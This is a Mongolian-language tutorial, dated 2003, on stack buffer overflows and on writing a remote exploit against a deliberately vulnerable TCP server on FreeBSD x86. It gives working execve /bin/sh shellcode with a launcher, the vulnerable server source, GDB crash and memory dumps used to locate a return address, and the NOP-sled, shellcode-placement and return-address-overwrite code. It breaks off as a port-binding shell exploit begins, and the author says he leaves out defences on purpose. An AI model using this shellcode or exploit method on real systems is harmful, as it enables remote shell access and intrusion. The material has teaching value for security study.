Буффер Overflow(Дүүргэх) (БОФ) гэж юу вэ?
Сүлжээний орчинд БОФ exploit хэрхэн хийх вэ?
(Зөвхөн x86 процессорын хувьд FreeBSD дээр)

бичсэн: g0mb0
Огноо: 10/01/2003
Емэйл: tsgan@hotmail.com

Эхлэл.

Интернэтийн ертөнцөд Буффер Overflow(Дүүргэх) гэсэн ойлголт аль 90-ээд оноос бий болжээ. Би анх 98 онд энэ асуудалтай тулгарч байснаа санаж байна. Тэгэхэд миний мэдэхийн 2 ч нийтлэл энэ талаар гарсан байлаа(AlephOne, Mudge хоёрын нийтлэл). Харин энэ талаарх бидний ойлголт одоо болтол сул муу байгааг хэлэх нь зүйтэй болов уу. Бид Буффер Overflow(Дүүргэх) гэж байдаг, программууд байдаг тэрнийг ажиллуулчихаар л болдог гэдгийг мэддэг болохоос яг нарийн ойлголтгүй байгаад хэргийн гол учир оршиж байгаа юм. Түүнээс гадны хэлний бэрхшээлээс болж аль хэдийн Англи хэл дээр гарсан нийтлэлүүдийг тэр болгон уншихгүй эсвэл уншсан ч сайн ойлгохгүй байгаа нь үнэний хувьтай. Тийм учраас та бүхэнд Буффер Overflow(Дүүргэх) буюу БОФ-ийн тухай товчхоноор тайлбарлахыг хичээе. Энэ нь та бүхний мэдлэгт тус нэмэр болно байхаа гэж найдаж байна. БОФ-оос хэрхэн хамгаалах, хэрхэн илрүүлэх талаар бичихийг хүссэнгүй. Энэ талаар интернэтээс дэлгэрэнгүй мэдээллийг авч болно.

Шаардлага.

Ассемблер хэлний ойлголт зарим нэг хэмжээгээр шаардлагатай. Мөн процесс санах ойд яаж байрладаг тухай мэдэж байхад илүүдэхгүй. C хэлний мэдлэгтэй байх шаардлагатай. Мөн GDB debugger-тай ажилладаг байхад их тус дөхөм болно. Миний тайлбарлаж байгаа бүхэн Интел-ийн x86 процессор бүхий машин дээр FreeBSD үйлдлийн систем дээр явагдаж байгаа гэж ойлгох хэрэгтэй.

Туршсан үйлдлийн систем, процессор.
FreeBSD 4.7, FreeBSD 5.1
Pentium III, Pentium 4

Юуны өмнө зарим нэг ухагдхуунуудыг тайлбарлая гэж бодлоо.

Буффер гэж юу вэ?

Өгөгдлийн ижил нэгэн төрлийг агуулсан, үргэлжилсэн(өөрөөр хэлбэл дундаа тасраагүй), компьютерийн санах ойн хэсгийг Буффер гэнэ.

C программын хэлд string-ийг ихэвчлэн char Өгөгдлийн төрөл бүхий Буффер массиваар төлөөлүүлдэг.

Жишээ нь:

```
char buffer[200]; // 200 тэмдэгтээс бутсэн Буффер
```


C хэл дээр Массив нь бусад хувьсагчуудын нэгэн адил статик эсвэл динамикаар зарлагддаг. Статик хувьсагч нь Өгөгдлийн сегментийн хэсэгт ачаалж эхлэх явцад санах ойн хэсгийг авч ажиллана.
Динамик хувьсагч нь ажилласны дараа стекд санах ойн хэсгийг авч ажиллана.
Overflow(Дүүргэх) гэдэг нь байгаа буюу зарласан массив-ийн уртаас илүү гаргаж Буффер- ийг дүүргэх гэсэн үг юм.

Энд яригдах БОФ бол динамик хувьсагчийн тухайд болно. Өөрөөр хэлбэл стекд тулгуурласан БОФ гэсэн үг юм.

Процесс буюу програм санах ойд хэрхэн байрлах вэ?

Стекийг ойлгохын тулд процесс буюу програм ачаалах явцдаа санах ойд яаж байрладаг тухай ямар нэг хэмжээгээр ойлгох шаардлагатай.
Процесс нь 3 хэсгээс тогтоно: Текст, Өгөгдөл, Стек
Текст хэсэг нь тодорхой урттай байх бөгөөд программын үйлдлүүед болон зөвхөн унших эрхтэй Өгөгдлийг агуулсан байна. Өөрөөр хэлбэл ачаалагдах binary программын Текст хэсгийг агуулсан байна. Санах ойн энэхүү хэсэг нь read-only байх бөгөөд ямар нэг бичих оролдлого хийхэд segmentation violation(юу гэж орчуулмаар юм бэ дээ, сегментийн байдлыг зөрчих) болно.
Өгөгдлийн хэсэгт статик хувьсагч хадгалагдана. Энэ хэсэг нь ачаалагдах binary файлийн data-bcc хэсэг юм. Энэ хэсгийн санах ойн хэмжээг тодорхойлж болно.

Дөөрхи зургаас сонирхоно уу:)



Стек гэж юу вэ?

Энэ нь Компьютерийн шинжлэх ухаанд байдаг хийсвэр ойлголт.
Нэг онцлог шинжтэй. Та бүхэн бараг мэдэх биз дээ. Стекд хийгдсэн сүүлийн обьект нь стекээс авах анхны обьект болдог. Үүнийг ихэвчлэн last in, first out буюу LIFO гэдэг.

Голлох үйлдлүүд нь:
PUSH (стекийн дээд талд обьект байрруулах)
POP (стекийн дээрээс сүүлийн обьектийг авах)

Стек яагаад хэрэгтэй вэ?

Програм ачаалах явцад ямар нэгэн функц ажиллаад өөрийн үйлдлийг хийгээд дүүсахдаа функцийг дуудсан хэсгийн дараа хяналтыг олгодог.
Өөрөөр хэлбэл функцийн дараагийн мөрөөс эхлэн програм үргэлжилнэ гэсэн үг. Энэхүү үйл явц нь стекийн тусламжтайгаар хэрэгждэг.
Стек нь функцийн хувьсагчуудыг динамикаар санах ойд байрруулахаас гадна, функц руу параметер дамжуулах, функцаас утга буцаахад хэрэглэгддэг.

Стек-ийн хэсэг

Стек нь санах ойн үргэлжилсэн, Өгөгдөл агуулсан хэсэг юм. SP буюу стекийн заагч гэсэн регистер Стекийн дээд хэсгийг заадаг. Стекийн доод хэсэг нь тодорхой хаяг дээр байрладаг. Стекийн хэмжээг ажиллах явцад(run-time) кернел тодорхойлж өгнө.

Стек нь логик стек frame(хүрээ)-үүдээс тогтоно. Функц дуудах үед энэ стек frame нь PUSH хийгдэх ба функц дүүсах үед POP хийгдэнэ. Энэхүү стек frame нь функцийн параметер, локал хувьсагчууд, өмнөх стек frame-ийг сэргээхэд шаардлагатай Өгөгдөл, мөн функц дуудах үеийн instruction pointer буюу үйлдлийн заагчийн утгыг агуулна.

Компьютерийн архитектураас хамаарч стекийн хэмжээ доош(санах ойн доод хэсэг) эсвэл дээш (санах ойн дээд хэсэг) өснө.
Бидний узэж байгаа жишээнууд нь стек-ийн хэмжээ доош осох компьютер дээр хийгдэх болно. Ийм замаар Интел, Моторолла, SPARC процессорууд дээр стек-ийн хэмжээ доош өснө.

Стек-ийн заагч SP нь бас л компьютерийн архитектураас хамаарна. Энэ заагч нь стек-ийн сүүлийн санах ойн хаяг эсвэл стек-ийн дараах чөлөөтэй санах ойн хаяг руу заасан байж болно.
Бидний хувьд стек-ийн санах ойн сүүлийн хаягийг зааж байгаа болно.

SP-аас гадна frame доторх ямар нэг хаяг руу заах frame-ийн заагч заримдаа хэрэгтэй болдог. Үүнийг заримдаа локал суурийг заагч (local base pointer) гэж нэрлэдэг. Зарчмын хувьд локал хувьсагчууд нь SP-ээс тодорхой зайд(оффсет) байрлана. Энэхүү зай нь PUSH POP хийгдсэний дараа өөрчлөгдөж байдаг.

Интел процессорын хувьд SP-ээс тодорхой зайд орших хувьсагч руу хандахад хэд хэдэн үйлдэл шаардагддаг.


Ихэнх компиляторууд нь 2 дахь регистер болох FP(frame pointer)-г локал хувьсагч болон параметрүүдтэй харицахдаа ашигладаг. Яагаад гэвэл тэдний FP хүртэлх зай нь PUSH POP хийгдэх үед өөрчлөгддөггүй юм.

Интел процессорын хувьд BP(EBP) регистерийг энэ зорилгөөр ашиглана. Стек-ийн хэмжээ өөрчлөгдөх зарчмаас хамаарч параметерүүед нь FP-ээс нэмэх зайд, локал хувьсагчууд нь FP-ээс хасах зайд оршино.

Хялбар жишээн дээрээс стек ямар байхыг үзье:

example1.c:
```
-------------------------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}
void main() {
  function(1,2,3);
}
-------------------------------------------------------------------------
```

Функцийг дуудах үед стек иймэрхүү байна.



Буффер Overflow(Дүүргэх).

Буффер Overflow(Дүүргэх) гэдэг нь Буффер-ийн авч чадах хэмжээгээс илүү өгөгдлийг Буффер руу хийхэд үүснэ. Энэхүү программчлаын алдааг ашиглан ямар нэгэн комманд буюу код ажилруулж болдог. Жишээ авч үзье.

example2.c

```
---------------------------------------------------------------------------
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}
void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
---------------------------------------------------------------------------
```

Энэхүү програмд Overflow(Дүүргэх) кодчилолын алдаа байна. Функц нь өгөгдсөн string-ийг уртыг нь шалгалгүйгээр Буффер руу хуулж байна. Зүй нь strcpy-ийн оронд strncpy-ийг ашиглах ёстой. Энэ программыг ажилруулбал “segmentation violation” буюу сегмент-ийн зарчмыг зөрчлөө гэсэн алдаа гарна. Яагаад гэвэл 16 байт урттай Буффер руу 256 байт string хийж байгаа болохөөр тэр.

Функц-ийг дуудах үед стек иймэрхүү байна.

```
Санах ойн                                                  Санах ойн
Доод                                                       дээд
хэсэг                                                      хэсэг

                  Буффер      SFP   RET   *str
      <------ [           ][     ] [    ][      ]

стек-ийн                                                   стек-ийн
дээд                                                       доод
хэсэг                                                      хэсэг
```

Энэ үед Буффер-ээс дараа орших стек-ийн 240 байтийг дарж бичнэ гэсэн үг. Энэхүү 240 байтад SFP(stack frame pointer), RET, бас *str параметер хүртэл орж байгаа юм.

Large_string-ийг бид “A” тэмдэгтээр дүүргэсэн. “A”-ийн 16-ийн утга нь 0x41. Тэгэхээр буцах хаяг нь 0x41414141 боллоо гэсэн үг. Энэ нь процесс-ийн санах ойн хэсгээс гадна гэсэн үг юм. Ийм л учраас функц буцахдаа дараагийн үйлдлийг дээрх хаягаас авч унших гээд чадалгүй сегментийн алдаа өгч байгаа юм.

Тэгэхээр Буффер Overflow(Дүүргэх) нь бидэнд фунцкцийн буцах хаягийг солих боломж өгч байгаа юм. Энэ замаар бид нар программын ажиллах дараалалыг өөрчилж болох юм.

Shell код.

Тэгэхээр буцах хаягийг өөрчилснөөр ямар програм ажиллуулж болох вэ:) Ихэнх тохиолдолд бид Shell(бүрхүүл) ажиллуулах шаардлага гардаг. Shell эрхтэй болсны дараа дараагийн коммандуудыг ажиллуулж болно шүү дээ.
Shell код-оо тэгэхээр хаана байрлуулах вэ гэсэн сонирхолтой асуулт гарч байгаа юм. Shell код-оо Overflow(Дүүргэх) хийх гэж байгаа Буффер-таа байрлуулж буцах хаягаа буцаагаад Буффер руугаа заах ёстой. Shell код-ийг шууд комманд хэлбэрээр Буфферт бичнэ гэж бодож байгаа бол тэр чиньь эндүүрэл. Учир нь Shell код-оо 16-ийн системээр бичиж кодлоод байрлуулна гэсэн үг юм. Өөрөөр хэлбэл бидэнд ойлгомжтой коммандуудаа Ассемблер дээр болгоод дараа нь коммандуудынхаа машин код-ийг авч нийлүүлэн цогц код болгоно гэсэн үг юм.

Жишээ нь стек 0xff гэсэн хаягаас эхэлж байг гэж бодоё. С нь бидний Shell код гэж бодоё. Тэгвэл стек нь иймэрхүү байна.

```
Санах ойн       ДДДДДДДДЭЭЭЭЭЭЭЭЭЭЭЭ  ЭЭЭЭ   ФФФФ    ФФФФ  ФФФФ   ФФФФ санах ойн
Доод хэсэг      89АБЦДЭФ0123456789АБ  ЦДЭФ   0123    4567  89АБ   ЦДЭФ  дээд хэсэг
                Буффер                SFP    RET      a     b      s

<------        [SSSSSSSSSSSSSSSSSSS] [SSSS] [0xD8] [0x01] [0x02] [0x03]
               ^                             |
               |_____________________________|
стек-ийн                                                              стек-ийн
дээд                                                                  доод
хэсэг                                                                 хэсэг
```

Shell ажиллуулах код маань С дээр иймэрхүү байна.

shellcode.c

```
-------------------------------------------------------------------------------
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
-------------------------------------------------------------------------------
```

Shellкод яаж үүсгэх хэрхэн С дээр түүнийг программчилж дараагаар нь машин код болгох талаар дурдахыг хүссэнгүй. Интернэт дээр нэг үеэ бодоход төрөл бүрийн процессорт зориулсан ажиллагаа сайтай Shellкод-ууд аль хэдийн бий болжээ. Тэр бүү хэл автоматаар үүсгэдэг программууд хүртэл гарсан болохөөр энэ талаар бичье гэж бодсонгүй. Тэгээд ч Ассемблер-ийн маш сайн ойлголт шаарддаг. Shellкод нь ихэвчлэн дотроо систем call-уудыг агуулсан байдаг. Мэдээж үйлдлийн системээсээ хамааралд систем call-ууд өөр өөр байна. Бидний авч үзсэн жишээ дээрх тохиолдолд execve() систем call байна.

Бас Shellкод-ийг байрлуулахдаа нэг зүйл анхаарах хэрэгтэй. Тэр юу вэ гэхээр бидний Буффер дахь Shellкод өөрийгөө дарж бичиж байгаа бөгөөд, ихэнх үйлдлийн системүүд код page-ээ read-only буюу зөвхөн унших эрхтэйгээр хадгалдаг. Тийм болохөөр бид Shellкод байгаа Буффер-аа стек эсвэл дата сегментэд байрлуулаад дараа нь түүндээ удирдлагыг шилжүүлэх ёстой юм. Дата сегментийн глобал хэсэгт зарлах хэрэгтэй гэсэн үг юм. Өөрөөр хэлбэл программын глобал хэсэгт Буффер-аа зарлана.

Мөн Түүнчлэн бас нэг анхаарах юм нь бидний Overflow(Дүүргэх) хийх гэж байгаа Буффер нь ихэвчлэн character Буффер байдаг. С хэл дээр string-ийн төгсгөлийг юугаар тэмдэглэдгийг мэднэ биз дээ. Тэгэхээр хэрэв бид Shellкод-ийнхаа дунд "\0" тэмдэгт (string-ийн төгсгөлийг заасан байт) байрлуулбал зөвхөн тэр тэмдэгт хүртэл copy ажиллана гэсэн үг юм. Тийм болохөөр NULL байт (0x0)-ийг Shellкод-доо байрлуулахгүй байх шаардлагатай. Тэгж байж Shellкод чинь зөв ажиллана.

Shellкод-ийн жишээ(FreeBSD дээр):

freebsd_execve_bin.c

```
-------------------------------------------------------------------------------
/*
 * FreeBSD shellcode - execve /bin/sh
 *
 * Claes M. Nyberg 20020120
 *
 * <cmn@darklab.org>, <md0claes@mdstud.chalmers.se>
 */
char shellcode[] =
    "\x31\xc0"              /* xorl    %eax, %eax  */
    "\x50"                  /* pushl   %eax        */
    "\x68\x2f\x2f\x73\x68"  /* pushl   $0x68732f2f */
    "\x68\x2f\x62\x69\x6e"  /* pushl   $0x6e69622f */
    "\x89\xe3"              /* movl    %esp, %ebx  */
    "\x50"                  /* pushl   %eax        */
    "\x53"                  /* pushl   %ebx        */
    "\x89\xe2"              /* movl    %esp, %edx  */
    "\x50"                  /* pushl   %eax        */
    "\x52"                  /* pushl   %edx        */
    "\x53"                  /* pushl   %ebx        */
    "\x50"                  /* pushl   %eax        */
    "\xb0\x3b"              /* movb    $0x3b, %al  */
    "\xcd\x80"              /* int     $0x80       */
    "\x31\xc0"              /* xorl    %eax, %eax  */
    "\x40"                  /* inc     %eax        */
    "\x50"                  /* pushl   %eax        */
    "\x50"                  /* pushl   %eax        */
    "\xcd\x80";             /* int     $0x80       */

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
-------------------------------------------------------------------------------
bash-2.05b$ ./freebsd_execve_bin
strlen code: 34
$
-------------------------------------------------------------------------------
```

Exploit бичих нь.

Юуны өмнө интернэт дээр локал exploit бичих арга зөндөө байгаа тул локал exploit бичих аргыг бичилгүйгээр сүлжээний орчны exploit-ийн талаар бичье. Сүлжээний exploit-доо бүр FreeBSD системийн хувьд шүү☺

Юуны өмнө программчлалын алдаа (vulnerable) бүхий сэрвэр програм байх шаардлагатай. Ихэнх тохиолдолд бид сүлжээгээр Shell эрх олж авах эсвэл Shell- ийг ямар нэг порт дээр ажиллуулж дараагаар нь түүндээ холбогдох замаар тухайн компьютерт нэвтэрхийг хүсдэг.

vulnerable.c (vulnerable server program)

```
#include <stdio.h>
#include <netinet/in.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <errno.h>

#define BUFFER_SIZE 1024
#define NAME_SIZE 2048

int handling(int c)
{
        char buffer[BUFFER_SIZE], name[NAME_SIZE];
        int bytes;
        strcpy(buffer, "My name is: ");
        bytes = send(c, buffer, strlen(buffer), 0);
        if (bytes == -1)
                return -1;
        bytes = recv(c, name, sizeof(name), 0);
        if (bytes == -1)
                return -1;
        name[bytes - 1] = '\0';
        sprintf(buffer, "Hello %s, nice to meet you!\r\n", name);
        bytes = send(c, buffer, strlen(buffer), 0);
        if (bytes == -1)
                return -1;
        return 0;
}

int main(int argc, char *argv[])
{
        int s, c, cli_size;
        struct sockaddr_in srv, cli;
        if (argc != 2)
        {
                fprintf(stderr, "usage: %s port\n", argv[0]);
                return 1;
        }
        s = socket(AF_INET, SOCK_STREAM, 0);
        if (s == -1)
        {
                perror("socket() failed");
                return 2;
        }
```

```
        srv.sin_addr.s_addr = INADDR_ANY;
        srv.sin_port = htons( (unsigned short int) atol(argv[1]));
        srv.sin_family = AF_INET;
        if (bind(s, &srv, sizeof(srv)) == -1)
        {
                perror("bind() failed");
                return 3;
        }
        if (listen(s, 3) == -1)
        {
                perror("listen() failed");
                return 4;
        }
        for(;;)
        {
                c = accept(s, &cli, &cli_size);
                if (c == -1)
                {
                        perror("accept() failed");
                        return 5;
                }
                fprintf(stderr,"client from %s\n", inet_ntoa(cli.sin_addr));
                if (handling(c) == -1)
                        fprintf(stderr, "%s: handling() failed", argv[0]);
                close(c);
        }
        return 0;
}
```

Эхлээд compile хийх хэрэгтэй.

```
# gcc vulnerable.c -o vulnerable
#
```

Үүний дараагаар ажиллуулж үзэх хэрэгтэй.

```
# ./vulnerable 30460
```

Энэ нь TCP-ийн 30460 гэсэн порт дээр listen(сонсох) хийж гаднын хандалтыг хүлээн авна гэсэн үг юм.

Бидэнд буцах хаяг хэрэгтэй байгаа учраас debugger-аас ажиллуулъя.

```
# gdb vulnerable
GNU gdb 5.2.1 (FreeBSD)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-undermydesk-freebsd"...(no debugging symbols
found)...
(gdb) run 30460
Starting program: /usr/home/tsgan/bof_files/vulnerable 30460
```

Программыг run 30460 гээд ажиллуулчихлаа.

Одоо бид өөр терминалаас уг порт руу холбогдоё.

```
------------------------------------------------------------------------------
bash-2.05b$ telnet localhost 30460
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
My name is: g0mb0
, nice to meet you!
Connection closed by foreign host.
bash-2.05b$
------------------------------------------------------------------------------
```

Үүнээс харахад сэрвэр нь зөвхөн нэр аваад л буцаагаад дэлгэц рүү хэвлэж байна.

Одоо холбогдоод арай өөр “нэр” өгөөд үзье☺

```
------------------------------------------------------------------------------
bash-2.05b$ telnet localhost 30460
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
My name is:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
------------------------------------------------------------------------------
```

Одоо нөгөө терминал дээрээ GDB дээр чинь юу болсныг харъя.

```
------------------------------------------------------------------------------
(gdb) run 30460
Starting program: /usr/home/tsgan/bof_files/vulnerable 30460
client from 127.0.0.1
client from 127.0.0.1
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x6d206f74 in :):) ()
(gdb)
------------------------------------------------------------------------------
```

Segmentation violation гээд сэрвэр маань зогсчээ.

Энэ үедээ info all-registers гээд өгвөл EIP регистер 0xbd206f74 гэсэн хаяг руу заасныг мэднэ. Өөрөөр хэлбэл 1024 байт Буфферт бид 2048 байтийн name гэсэн массивыг уртыг нь шалгалгүйгээр хуулснаар Instruction Pointer буюу үйлдлийн заагч дахь хаягийг дараад биччихэж байна гэсэн үг юм. Ингэснээр алдаа гарчээ:

```
 (gdb) info all-registers
eax            0xffffffff       -1
ecx            0x9      9
edx            0xffffffff       -1
ebx            0x2      2
esp            0xbfbffaf0       0xbfbffaf0
ebp            0x20656369       0x20656369
esi            0xbfbffb80       -1077937280
edi            0xbfbffb74       -1077937292
eip            0x6d206f74       0x6d206f74
eflags         0x10246  66118
cs             0x1f     31
ss             0x2f     47
ds             0x2f     47
es             0x2f     47
fs             0x2f     47
gs             0x2f     47
st0            -nan(0x0000ca000)        (raw 0xffff00000000000ca000)
st1            -nan(0x000002000)        (raw 0xffff00000000000002000)
st2            0        (raw 0x00000000000000000000)
st3            0        (raw 0x00000000000000000000)
st4            0        (raw 0x00000000000000000000)
st5            3.671516424219589680433273315429687 5e-10 (raw
0x3fdfc9d80000000000000)
st6            24       (raw 0x4003c000000000000000)
st7            60       (raw 0x4004f000000000000000)
fctrl          0x127f   4735
fstat          0x0      0
ftag           0x0      0
fiseg          0x0      0
fioff          0x0      0
foseg          0x0      0
fooff          0x0      0
fop            0x0      0
(gdb)
```

Одоо бидэнд буцах хаягийг олох шаардлага тулгарна. Үүний тулд ESP регистрээс тодорхой зайд үзэх шаардлагатай. Түрүүний ажиллуулсан GDB дээрээ:

```
 (gdb) x/200bx $esp-200
0xbfbffa28:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa30:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa38:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa40:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa48:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa50:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa58:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa60:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

```
0xbfbffa68:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa70:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa78:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa80:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa88:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa90:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffa98:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffaa0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffaa8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffab0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffab8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffac0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffac8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffad0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffad8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfbffae0:     0x41    0x41    0x41    0x41    0x41    0x2c    0x20    0x6e
0xbfbffae8:     0x69    0x63    0x65    0x20    0x74    0x6f    0x20    0x6d
(gdb)
--------------------------------------------------------------------------------
```

Та нар 0x41-ийг “A” гэдгийг бүгд мэдэж байгаа биз дээ:) Бид мэдээж яг тодорхой хаягийг мэдэхгүй учраас дээрээс нь нэг хаяг сонгоё.

Би 0xbfbffa48 гэсэн хаягийг сонголоо. Доод хэсгээс нь хаяг сонгоод хэрэггүй шүү. Эхэн хэсгээс юмуу дунд хэсгээс сонгоорой.

Exploit маань ямар байх вэ?

Бид ямар ч байсан буцах хаягаа олчихлоо. Одоо бидэнд сайн Shellкод хэрэгтэй болно. Мэдээж хамгийн хэрэгтэй нь Shell-ийг ямар нэг порт дээр ажиллуулдаг Shellкод байвал бид дараа нь тухайн порт-өөр холбогдож болно шүү дээ.

Бас бид нар Буфферaa 1024 байтаас илүү хэмжээтэй зарлах хэрэгтэй. 1064 бол болох байх. Эхлээд Буфферaa бэлдэх хэрэгтэй. Бүгдийг нь NOP (null operation)- оор дүүргэе. NOP-ийн машин код нь 0x90. Ингэснээр буцах хаягийг яг тодорхой мэдэлгүйгээр урд байрлаж байгаа NOP байгаа хаяг руугаа заахад Shell код чинь ажиллана гэсэн үг. Өөрөөр хэлбэл таах процессыг бидэнд наашгай болгож байна гэсэн үг юм. Бүх процессорууд ихэнх нь хоосон үйлдэл буюу NOP гэсэн үйлдэлтэй байдаг. Энэ ихэнх тохиолдолд бага хэмжээний delay(саатал) үүсгэх зорилготой байдаг.

memset(buffer, 0x90, 1064);

Дараагаар нь Shellкод-оо Буффер руугаа хуулъя.

memcpy(buffer+851-sizeof(shellcode) , shellcode, sizeof(shellcode)-1);

Бид Shellкод-оо Буффер-ийн дундаас эхлээд хууллаа. Урд хэсэгт нь бид тэртээ тэргүй NOP хуулчихсан болохөөр бидний буцах хаяг аль нэг NOP руу л зааж байхад болж байгаа юм. Сүүлийн sizeof(Shellкод)-1 –ийг анзаараарай. Бидэнд сүүлийн null байт хэрэггүй шүү дээ☺

Нэг юм анхааруулъя. Таны exploit ажиллах эсэх чинь буцах хаяг, Shellкод-оо хаана байрлуулах, буцах хаягаа хаана байрлуулахаас ихээхэн хамаарна шүү!!!!! Ажиллахгүй байна гээд залхуурч болохгүй☺

Буцах хаягийг Буфферийн төгсгөлд хуулъя.

```
// Copying the return address multiple times at the end of the buffer...
for(i=1010; i < 1060; i+=4) {
      * ((int *) &buffer[i]) = offset;
}
buffer[1063] = 0x0;
```

Бид Буффер 1024 байт-аар дуусч байгааг мэдэж байгаа болохоор сүүлийн хэсэгт нь буцах хаягаа бичих ёстой болж байгаа юм. Ингэснээр бид үйлдлийн заагч буюу EIP-аа буцах хаягаараа дараад биччихэж байгаа юм.

Буффер-аа бэлдсэний дараа Түүнийгээ сэрвэр руу илгээх шаардлагатай болно.

expl_or.c

```
--------------------------------------------------------------------------------
/*
      sample exploit, binds shell to port 12345
*/
#include <stdio.h>
#include <netinet/in.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <errno.h>
#include <unistd.h>

/*
  * FreeBSD shellcode - binds /bin/sh to a port 12345
  * Claes M. Nyberg 20020619
  * <cmn@darklab.org>, <md0claes@mdstud.chalmers.se>
  */
char shellcode[]=                                          /* port _______*/
